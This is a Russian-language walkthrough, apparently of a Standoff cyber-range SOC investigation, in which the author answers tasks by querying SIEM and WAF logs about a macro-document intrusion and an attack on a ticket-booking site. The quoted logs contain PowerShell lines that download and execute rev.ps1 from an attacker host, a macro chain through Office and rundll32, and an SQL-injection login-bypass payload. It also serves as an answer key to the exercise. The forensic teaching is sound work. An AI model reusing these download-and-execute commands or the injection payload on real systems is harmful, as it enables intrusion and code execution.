	23.11.2022 18:57:16	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "wlswkuq1.ouo.ps1" на узле comp-...
	23.11.2022 18:57:32	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "5m20ory.rat.ps1" на узле comp-2...
	23.11.2022 19:37:11	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "swo2waf2.nti.ps1" на узле comp-2...
	23.11.2022 19:42:43	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "pxfulu4l.42b.ps1" на узле comp-21...
	23.11.2022 19:43:42	comp-2159.hv-logisti...	Пользователь d_jensen с узла создал потенциально опасный файл "jsr1dngt.xlu.ps1" на узле comp-21...
	23.11.2022 23:34:22	comp-2159.hv-logisti...	Пользователь d_jensen выполнил скрипт "rev.ps1" на узле comp-2159.hv-logistics.stf
	23.11.2022 23:34:22	comp-2159.hv-logisti...	Пользователь d_jensen выполнил скрипт "rev.ps1" на узле comp-2159.hv-logistics.stf

Всего 34 события, выбрано 1

Здесь уже картина интереснее, поскольку мы видим события с уровнем "medium", что даёт явные намеки на аномальную активность. Рассмотрим события с выполнением скрипта, а не его созданием, т.е. где процесс - это объект, а не субъект:

» 23.11.2022 17:57:20

Пользователь d_jensen выполнил скрипт "qwe.ps1" на узле comp-2159.hv-logistics.stf

Субъект	👤 d_jensen hv-logistics.stf ⚡ 0 subject account
Действие	▷ execute
Объект	👤 d_jensen hv-logistics.stf ⚡ 0 object file_object powershell.exe ⚡ 0 object file_object fullpath c:\windows\syswow64\windowspowershell\v1.0\powershell.exe hash SHA256:5471056C540427E607F99FB8C7455DB27C0D3835... md5 A68301FB1CCC50EFC8F55CC7ECC00851 sha256 5471056C540427E607F99FB8C7455DB27C0D3835AC9AA... imphash 8A3B31A96A31F368ECEBDFE0ED7459AB excel.exe ↳ ⚡ 0 fullpath c:\program files (x86)\microsoft office\office16\excel.exe
Статус	☑ success
Источник события	📅 1792c8d6-2380-0001-0000-00000000000d ⚡ 0

Источник [microsoft sysmon](#) Идентификатор Microsoft-Windows-Sysmon/Operational
Категория [Attack / Execution / Command and Scripting Interpreter](#)

Сгенерировано по правилу корреляции [Script_Files_Execution](#) из 1 исходного события ↗

▼ Параметры корреляции

```
correlation_name: Script_Files_Execution
correlation_type: event
alert.context: c:\windows\tasks\qwe.ps1
alert.key: powershell (new-object net.webclient).downloadfile('http://10.126.10.30:11112/rev.ps1','c:\windows\tasks\qwe.ps1')
^ Свернуть
```

Значение поля alert.key совпадает с найденным ранее событием. Также обратим внимание на родительский процесс excel.exe и вспомним события, которые мы получили в задании 3.1 - запуск excel.exe и открытие документа с макросом.

В конечном счете, мы выяснили, что делает макрос и получили правильный ответ к заданию - <http://10.126.10.30:11112/rev.ps1>

Поиск вредоносного файла / Задание 3.3

Найдите хеш-сумму вредоносного PowerShell-скрипта, переданного по сети (см. задание 3.2). Укажите ее в формате MD5.

Чтобы найти хэш файла, в фильтре можно использовать object.hash. Дополнительно укажем имя искомого файла и выполним поиск по всем событиям:

object.name = "rev.ps1" and object.hash

23.11.2022 17:56:34	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.126.12.26 на узел 10.126.10.30
23.11.2022 17:56:34	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.4 на узел 10.126.10.30
23.11.2022 17:57:36	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.126.12.26 на узел 10.126.10.30
23.11.2022 17:57:36	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.4 на узел 10.126.10.30
23.11.2022 18:15:37	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.5 на узел 10.126.10.30
23.11.2022 18:15:37	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.126.12.27 на узел 10.126.10.30
23.11.2022 18:15:37	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.126.12.27 на узел 10.126.10.30
23.11.2022 18:15:37	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.5 на узел 10.126.10.30
23.11.2022 18:15:37	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.5 на узел 10.126.10.30
23.11.2022 18:15:38	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.126.12.27 на узел 10.126.10.30
23.11.2022 18:15:38	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.5 на узел 10.126.10.30
23.11.2022 18:15:38	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.126.12.27 на узел 10.126.10.30
23.11.2022 18:15:38	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.5 на узел 10.126.10.30
23.11.2022 18:15:38	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.5 на узел 10.126.10.30
23.11.2022 18:16:22	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.5 на узел 10.126.10.30
23.11.2022 18:16:22	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.126.12.27 на узел 10.126.10.30
23.11.2022 18:16:22	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.126.12.27 на узел 10.126.10.30
23.11.2022 18:16:39	10.156.27.30	PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.156.24.5 на узел 10.126.10.30

Всего 20 событий, выбрано 1

Обнаружили передачу необходимого файла на узел 10.126.10.30. Вспоминаем адрес злоумышленника из прошлого задания и понимаем, что именно этот адрес фигурировал при загрузке этого файла, вызванной макросом на узле comp-2159.hv-logistics.stf. Это значит, что мы на верном пути. Заглянем в событие:

» 23.11.2022 17:56:34

PT NAD на узле 10.156.27.30 обнаружил файл "rev.ps1" в потоке с узла 10.126.12.26 на узел 10.126.10.30

Действие	▷ detect
Объект	◊ rev.ps1 object file type text/plain property size value 681 hash 7e0bab0b920ec3b75914f205de016b2
Статус	✓ success
Отправитель	⌚ 10.126.12.26 ⚡ 0 ✉ 1792db6f-6600-0001-0000-00000000002d ⚡ 0
Получатель	⌚ 10.126.10.30 ⚡ 0

Источник positive_technologies nad

▼ Адресаты

Отправитель	src.host 10.126.12.26 src.ip 10.126.12.26 src.mac 00:50:56:8F:D6:33 src.port 41882
Получатель	dst.host 10.126.10.30 dst.ip 10.126.10.30 dst.mac 00:50:56:8F:63:7E dst.port 11112

Получаем корректный хэш - 7e0bab0b920ec3b75914f205de016b2.

Поиск вредоносного файла / Задание 3.4

Мы получили объяснительную от Дена. В ней он утверждает, что не виноват в инциденте и подозрительное письмо открыл днем ранее. Проанализируйте документы, полученные пользователем d_jensen, и найдите файл — источник запуска вредоносного PowerShell-скрипта.

Нам уже известно, что пользователь d_jensen получил какой-то документ, содержащий макрос. Выше (шаг 3.1.) я говорил, что стоит запомнить файл

"C:\Attachments\b5dd5ee4f1ad489999965ddb52890e0ecvee.doc". Давайте составим фильтр, включив в него поиск по вхождению "C:\Attachments": event_src.host = "comp-2159.hv-logistics.stf" and object.process.parent.cmdline contains ".doc" and object.process.parent.cmdline contains "C:\Attachments"

22.11.2022 18:51:02	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
22.11.2022 19:20:31	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
22.11.2022 19:29:07	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 03:34:34	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:20:18	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:27:39	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:27:45	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:27:56	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:28:01	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:28:12	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:28:18	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:31:40	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:38:00	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:50:25	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 17:53:36	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf

Всего 58 событий, выбрано 1

Все события идентичны, за исключением одной детали. Рассмотрим подробнее:

object	process
object.name	cmd.exe
object.id	6380
object.property	metadata
object.value	Description:Windows Command Processor Product:Micro...
object.version	6.1.7601.17514 (win7sp1_rtm.101119-1850)
object.path	c:\windows\system32\
object.hash	DB06C3534964E3FC79D2763144BA53742D7FA250CA336...
object.account.name	d_jensen
object.account.domain	hv-logistics.stf
object.account.fullname	d_jensen@hv-logistics
object.account.session_id	1342507
object.account.id	S-1-5-21-794427356-1309637812-1474570248-1152
object.process.name	cmd.exe
object.process.path	c:\windows\system32\
object.process.original_name	Cmd.Exe
object.process.fullpath	c:\windows\system32\cmd.exe
object.process.cmdline	cmd.exe ^ Свернуть
object.process.guid	076CA06C-D307-637D-A31C-000000003100
object.process.id	6380
object.process.meta	Description:Windows Command Processor Product:Micro...
object.process.hash	SHA256:DB06C3534964E3FC79D2763144BA53742D7FA2...
object.process.version	6.1.7601.17514 (win7sp1_rtm.101119-1850)
object.process.cwd	C:\Program Files\Standoff\Checker\
object.process.parent.name	cmd.exe
object.process.parent.path	c:\windows\system32\
object.process.parent.fullpath	c:\windows\system32\cmd.exe
object.process.parent.id	7120
object.process.parent.guid	076CA06C-D307-637D-A21C-000000003100
object.process.parent.cmdline	C:\Windows\system32\cmd.exe /c "start "C:\Attachments\8c0437272f9647b1835ede699d463526import words.docx""

Здесь стоит отметить, что единственное, чем отличаются события- это название документа. Таким образом, мы получили 58 названий документов, что нас не устраивает. Если вспомнить условие задачи, то можно обратить внимание, что пользователь открывал файл за день до инцидента. Исходя из этого факта, ограничу поиск по предыдущему дню (с учетом разницы во времени) и укажу

явный запуск файла:
event_src.host = "comp-2159.hv-logistics.stf" and object.process.parent.cmdline
contains "C:\Attachments" and action = "start"

22.11.2022 18:51:02	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
22.11.2022 19:20:31	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
22.11.2022 19:29:07	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 03:25:09	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
23.11.2022 03:34:34	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf

Получили 5 событий с разными названиями файлов. Поскольку атак в процессе соревнований было инициировано несколько, то ничего не остается, кроме подбора оставшихся вариантов.

object	value
object.property	metadata
object.value	Description:Microsoft Excel Product:Microsoft Office 2016 C...
object.version	16.0.4266.1001
object.path	c:\program files (x86)\microsoft office\office16\
object.hash	CD36A7BE212ADDBA5ED836F5A7922EDF70DB2E39C81ED74...
object.account.name	d_jensen
object.account.domain	hv-logistics.stf
object.account.fullname	d_jensen@hv-logistics
object.account.session_id	1342507
object.account.id	S-1-5-21-794427356-1309637812-1474570248-1152
object.process.name	excel.exe
object.process.path	c:\program files (x86)\microsoft office\office16\
object.process.original_name	Excel.exe
object.process.fullpath	c:\program files (x86)\microsoft office\office16\excel.exe
object.process.cmdline	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /dde
	Свернуть
object.process.guid	076CA06C-05F5-637D-3F14-000000003100
object.process.id	3764
object.process.meta	Description:Microsoft Excel Product:Microsoft Office 2016 C...
object.process.hash	SHA256:CD36A7BE212ADDBA5ED836F5A7922EDF70DB2E39C...
object.process.version	16.0.4266.1001
object.process.cwd	C:\Program Files\Standoff\Checker\
object.process.parent.name	cmd.exe
object.process.parent.path	c:\windows\system32\
object.process.parent.fullpath	c:\windows\system32\cmd.exe
object.process.parent.id	2120
object.process.parent.guid	076CA06C-05F5-637D-3E14-000000003100
object.process.parent.cmdline	C:\Windows\system32\cmd.exe /c "start C:\Attachments\76bcf 5a5e7b44630b01b9821db94c360book_withcob.xls"

Один из них является правильным ответом - book_withcob.xls

Поиск вредоносного файла / Задание 3.5

Укажите полный путь к вредоносному файлу, загруженому в системную папку в результате выполнения полезной нагрузки из задания 3.4.

В процессе расследования важно помнить о найденных артефактах и зацепках, которые могут помочь в дальнейшем. Поэтому вернемся к заданию 3.2. Напомню, по результатам запроса с фильтром event_src.host = "comp-2159.hv-logistics.stf" and object.name contains ".ps1" and

subject.account.name = "d_jensen"

мы получили событие

» 23.11.2022 17:57:20

Пользователь d_jensen выполнил скрипт "qwe.ps1" на узле comp-2159.hv-logistics.stf

Субъект	d_jensen hv-logistics.stf 0 subject account
Действие	▷ execute
Объект	d_jensen hv-logistics.stf 0 object file_object powershell.exe 0 object file_object fullpath c:\windows\syswow64\windowspowershell\v1.0\powershell.exe hash SHA256:5471056C540427E607F99FB8C7455DB27C0D3835... md5 A68301FB1CCC50EFC8F55CC7ECC00851 sha256 5471056C540427E607F99FB8C7455DB27C0D3835AC9AA... imphash 8A3B31A96A31F368ECEBDFE0ED7459AB excel.exe ↳ 0 fullpath c:\program files (x86)\microsoft office\office16\excel.exe
Статус	success
Источник события	1792c8d6-2380-0001-0000-00000000000d 0

Источник **microsoft sysmon** Идентификатор Microsoft-Windows-Sysmon/Operational

Категория **Attack / Execution / Command and Scripting Interpreter**

Сгенерировано по правилу корреляции [Script_Files_Execution](#) из 1 исходного события

▼ Параметры корреляции

correlation_name Script_Files_Execution
correlation_type event
alert.context c:\windows\tasks\qwe.ps1
alert.key powershell (new-object net.webclient).downloadfile('http://10.126.10.30:11112/rev.ps1', 'c:\windows\tasks\qwe.ps1')
▲ Свернуть

Обратим внимание на содержание alert.key. Видно, что скачанный файл переименовывается в qwe.ps1 и помещается в системную папку c:\windows\tasks.

Таким образом, мы нашли полный путь к вредоносному файлу, загруженному в системную папку в результате выполнения полезной нагрузки - C:\Windows\Tasks\qwe.ps1

Поиск вредоносного файла / Задание 3.6

Найдите тех атакующих — имя Set-Alias для PowerShell.

Снова вернемся к заданию 3.2. Используя уже имеющийся фильтр event_src.host = "comp-2159.hv-logistics.stf" and msgid in [4103,4104,4688] and subject.account.name = "d_jensen"

снова найдем событие, в котором мы уже видели упоминание алиасов:

» 23.11.2022 17:56:33

На узле comp-2159.hv-logistics.stf запущена команда PowerShell. Создание текста Scriptblock (из).

Субъект	d_jensen hv-logistics.stf 0 subject account
Действие	▷ execute
Объект	d_jensen hv-logistics.stf 0 object command
Статус	<input checked="" type="checkbox"/> success
Источник события	1792c8d6-2380-0001-0000-00000000000d 0

Источник [microsoft windows](#) Идентификатор 4104

[Microsoft-Windows-PowerShell/Operational](#)

Категория [Command / System Management / Manipulation](#)

▼ Роли во взаимодействии

Субъект

subject	account
subject.id	S-1-5-21-794427356-1309637812-1474570248-1152
subject.account.name	d_jensen
subject.account.domain	hv-logistics.stf
subject.account.fullname	S-1-5-21-794427356-1309637812-1474570248-1152
subject.account.id	S-1-5-21-794427356-1309637812-1474570248-1152

Объект

object	command
object.id	ae37ddae-fa79-4a04-932c-110a6bd04509
object.value	<pre>Set-Alias -name hexensteamthebest -value IEX;hexensteam thebest (New-Object Net.WebClient).DownloadString("htt p://10.126.10.30:11112/rev.ps1")</pre>

[Свернуть](#)

В результате, получаем правильный ответ - hexensteamthebest

Задание можно также выполнить с использованием следующего фильтра

object.process.cmdline contains "Set-Alias" and subject.account.name = "d_jensen"

23.11.2022 17:56:33	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf запущена команда PowerShell. Создание текста Scriptblock (из).	Субъект	subject account
23.11.2022 17:56:33	comp-2159.hv-logisti...	Обнаружена попытка выполнить потенциально опасную команду на узле comp-2159.hv-logistics.stf	subject.account.id	5-1-5-21-794427356-1309637812-1474570248-1152
23.11.2022 17:56:34	comp-2159.hv-logisti...	На узле comp-2159.hv-logistics.stf выполнен конвейер PowerShell	subject.account.name	d_jensen
23.11.2022 17:56:34	comp-2159.hv-logisti...	Обнаружена попытка выполнить потенциально опасную команду на узле comp-2159.hv-logistics.stf	subject.account.domain	hv-logistics.stf
23.11.2022 17:57:21	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf	subject.account.fullname	5-1-5-21-794427356-1309637812-1474570248-1152
23.11.2022 17:57:21	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf	subject.account.id	5-1-5-21-794427356-1309637812-1474570248-1152
23.11.2022 17:57:21	comp-2159.hv-logisti...	Обнаружена подозрительная последовательность: приложение Microsoft Office "excel.exe" запустило ...	Объект	object command
23.11.2022 17:57:21	comp-2159.hv-logisti...	Обнаружена попытка выполнить потенциально опасную команду на узле comp-2159.hv-logistics.stf	object.id	ae37d8ae-fa79-4a04-932c-110a6bd04509
23.11.2022 17:57:21	comp-2159.hv-logisti...	Пользователь d_jensen выполнил скрипт на узле comp-2159.hv-logistics.stf	object.value	Set-Alias -Name hexensteambest -Value iEXHexenste...
23.11.2022 17:57:21	comp-2159.hv-logisti...	Обнаружена попытка выполнить потенциально опасную команду на узле comp-2159.hv-logistics.stf	object.account.name	d_jensen
23.11.2022 17:57:21	comp-2159.hv-logisti...	Пользователь d_jensen выполнил скрипт на узле comp-2159.hv-logistics.stf	object.account.domain	hv-logistics.stf
23.11.2022 17:57:21	comp-2159.hv-logisti...	Обнаружена попытка выполнить потенциально опасную команду на узле comp-2159.hv-logistics.stf	object.account.fullname	5-1-5-21-794427356-1309637812-1474570248-1152
23.11.2022 17:57:21	comp-2159.hv-logisti...	Пользователь d_jensen выполнил скрипт на узле comp-2159.hv-logistics.stf	object.account.id	5-1-5-21-794427356-1309637812-1474570248-1152
23.11.2022 17:57:21	comp-2159.hv-logisti...	Пользователь d_jensen выполнил скрипт на узле comp-2159.hv-logistics.stf	object.process.cmdline	Set-Alias -Name hexensteambest -Value iEXHexenste... mthebest (New-Object Net.WebClient).DownloadString("ht tp://10.126.10.30:11112/rev.ps1")

Поиск вредоносного файла / Задание 3.7

Укажите системный процесс, через который атакующие смогли развить атаку после неуспешных попыток использовать загруженную полезную нагрузку.

Чтобы найти ответ к данному заданию, необходимо вспомнить всё, что было найдено на предыдущих этапах и что мы имеем в условии задачи:

1. Имя пользователя - d_jensen
2. Хост - comp-2159.hv-logistics.stf
3. Получение вредоносного документа с макросами
4. Использование скриптов и команд с помощью cmd и powershell
5. Запуск процессов word, winword, excel
6. Получение файла rev.ps1 (qwe.ps1)
7. Примерные временные рамки активности злоумышленника - 17:30-18:30
8. Изменение вектора атаки с использованием системного процесса

В данном случае, нам больше всего нужно учесть факт использование системного процесса. Эта информация дает нам возможность значительно сузить круг поиска, поскольку мы знаем, что системные процессы находятся в системных папках. Таких папок несколько: **C:\Windows\System32, C:\Windows\SysWOW64, C:\Windows\WinSxS**

На основании этих данных, ограничим время активности (17:30 - 18:30), составим фильтр и, для более понятного вывода, сгруппируем по object.process.name:

subject.account.name = "d_jensen" and (object.path contains

"C:\Windows\System32" or object.path contains "C:\Windows\syswow64" or object.path contains "C:\Windows\Winsxs") and msgid in [4688,1] and object = "process"

52 cmd.exe	23.11.2022 17:31:34	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
13 rdpclip.exe	23.11.2022 17:31:34	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
12 tstheme.exe	23.11.2022 17:31:40	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
10 powershell.exe	23.11.2022 17:31:40	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
9 conhost.exe	23.11.2022 17:37:59	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
4 slui.exe	23.11.2022 17:37:59	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
3 rundll32.exe	23.11.2022 17:50:25	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
2 whoami.exe	23.11.2022 17:50:25	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
	23.11.2022 17:50:25	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
	23.11.2022 17:50:25	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
	23.11.2022 17:53:35	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
	23.11.2022 17:53:35	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
	23.11.2022 17:53:41	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
	23.11.2022 17:53:41	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
	23.11.2022 17:56:17	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf

В результате получили 8 процессов, которые нам подходят. Однако, необходимо обеспечить большую точность, поэтому давайте рассуждать дальше.

Мы знаем, что вектор злоумышленника строился на эксплуатации вредоносного документа, что сопровождалось запуском процессов word.exe, winword.exe и excel.exe. А что если новый вектор также строится на использовании этих процессов? Тогда, получается, что эти процессы будут родителями для системного процесса, который мы ищем. Дополним фильтр, включив их в него:

```
subject.account.name      =      "d_jensen"      and      (object.path      contains  
"C:\Windows\System32"      or      object.path      contains      "C:\Windows\syswow64"      or  
object.path      contains      "C:\Windows\Winsxs")      and      msgid      in      [4688,1]      and      object      =  
"process"              and              object.parent.name      in  
["word.exe","winword.exe","excel.exe"]
```

<table border="1" style="width: 100%; border-collapse: collapse;"> <tr><td style="padding: 2px;">3</td><td style="padding: 2px;">cmd.exe</td></tr> <tr><td style="padding: 2px;">3</td><td style="padding: 2px;">powershell.exe</td></tr> <tr><td style="padding: 2px;">1</td><td style="padding: 2px;">rundll32.exe</td></tr> </table>	3	cmd.exe	3	powershell.exe	1	rundll32.exe	<table border="1" style="width: 100%; border-collapse: collapse;"> <tr><td style="padding: 2px;">23.11.2022 17:56:17</td><td style="padding: 2px;">comp-2159.hv-logisti...</td><td style="padding: 2px;">account start process success на узле comp-2159.hv-logistics.stf</td></tr> <tr><td style="padding: 2px;">23.11.2022 17:56:25</td><td style="padding: 2px;">comp-2159.hv-logisti...</td><td style="padding: 2px;">account start process success на узле comp-2159.hv-logistics.stf</td></tr> <tr><td style="padding: 2px;">23.11.2022 18:00:07</td><td style="padding: 2px;">comp-2159.hv-logisti...</td><td style="padding: 2px;">account start process success на узле comp-2159.hv-logistics.stf</td></tr> </table>	23.11.2022 17:56:17	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf	23.11.2022 17:56:25	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf	23.11.2022 18:00:07	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf
3	cmd.exe															
3	powershell.exe															
1	rundll32.exe															
23.11.2022 17:56:17	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf														
23.11.2022 17:56:25	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf														
23.11.2022 18:00:07	comp-2159.hv-logisti...	account start process success на узле comp-2159.hv-logistics.stf														
Всего 3 группы	Всего 3 события, выбрано 1															

Предположения оказались верны и мы получили уже 3 возможных процесса. Как я уже упоминал выше, злоумышленник часто использовал cmd и powershell, поэтому мы их не будем учитывать. Как итог, получаем необходимый системный процесс - rundll32.exe

Изменение параметров в системе продажи билетов / Задание 4.1


Приезд члена совета директоров на ежегодную встречу с управляющим персоналом может стать большой проблемой для нынешнего руководителя филиала компании. Неизвестный атакующий получил доступ к системе бронирования билетов. Ваша задача — выяснить детали взлома. Временной интервал в продуктах защиты информации: 22 ноября 2022, 10:00 — 24 ноября 2022, 18:00 (мск). Укажите название атакуемого актива с системой бронирования билетов.

Данное и следующее задания, для разнообразия, буду выполнять в PTAF. Вводной информации никакой не имеется, придется подходить аналитически. Неплохо было бы составить ключевые слова, которые приходят на ум, когда слышим "система бронирования билетов". На ум пришло "price, booking, air, date, gate".

По порядку менял значение в фильтре, попутно ориентируясь на количество событий по тому или иному ключевому слову и остановился на слове "date":

EVENT_SEVE...	EVENT_T...	EVENT_N...	POLICY_...	MATCHE...	CLIENT_IP	TIME...	SERVER_IP
high	Path Traversal	Path Traversal	BT-Policy2	REQUEST_URI	10.126.255.8	2022-11-22 19:2...	10.156.27.61
high	SQL Injection	SQL Injection D...	BT-Policy2	REQUEST_PO...	10.126.255.4	2022-11-22 19:1...	10.156.27.61
high	SQL Injection	SQL Injection D...	BT-Policy2	REQUEST_PO...	10.126.255.4	2022-11-22 19:1...	10.156.27.61
high	SQL Injection	SQL Injection D...	BT-Policy2	REQUEST_PO...	10.126.255.4	2022-11-22 19:1...	10.156.27.61
low	BT7	BT7_Log_POST...	BT-Policy7	REQUEST_ME...	10.126.255.9	2022-11-22 19:1...	10.156.71.61
low	Weak Password...	Weak Password	BT-Policy2	REQUEST_PO...	10.126.255.4	2022-11-22 19:1...	10.156.27.61
low	Weak Password...	Weak Password	BT-Policy2	REQUEST_PO...	10.126.255.4	2022-11-22 19:1...	10.156.27.61
medium	Scanner	Unknown Bot Vi...	BT-Policy7	CLIENT_USER...	10.126.255.7	2022-11-22 19:1...	10.156.71.61

Изучая названия сервисов и запросы к ним, начал действовать методом исключения. В итоге, получил такой фильтр:



Правильным ответом стал сервис с названием - railbook.hv-logistics.stf

Изменение параметров в системе продажи билетов / Задание 4.2

"Укажите URI запроса, с помощью которого атакующий вошел в систему. Пример: /example.php?q=test."

Просмотрев самую популярную атаку на данный ресурс, SQL-inj, откроем первый попавшийся запрос и посмотрим на путь:

REQUEST_HOSTURI	Q Ø # 10.126.12.158/classes/Login.php?f=login
REQUEST_METHOD	Q Ø # POST
REQUEST_PATH	Q Ø # /classes/Login.php
REQUEST_POST_ARGS.password	Q Ø admin
REQUEST_POST_ARGS.username	Q Ø admin' or '1='1#
REQUEST_QUERY	Q Ø # f=login
REQUEST_RAW_BODY	Q Ø # Download 1 POST /classes/Login.php?f=login HTTP/1.1 2 X-Forwarded-For: 10.126.255.4 3 Connection: close 4 Content-Length: 44 5 Accept: */* 6 X-Requested-With: XMLHttpRequest 7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36 8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 9 Origin: http://railbook.hv-logistics.stf 10 Referer: http://railbook.hv-logistics.stf/admin/login.php 11 Accept-Encoding: gzip, deflate 12 Accept-Language: zh-CN,zh;q=0.9 13 Cookie: PHPSESSID=k63c414usq26tmt4tkp1td2o15 14 X-Real-IP: 10.126.255.4

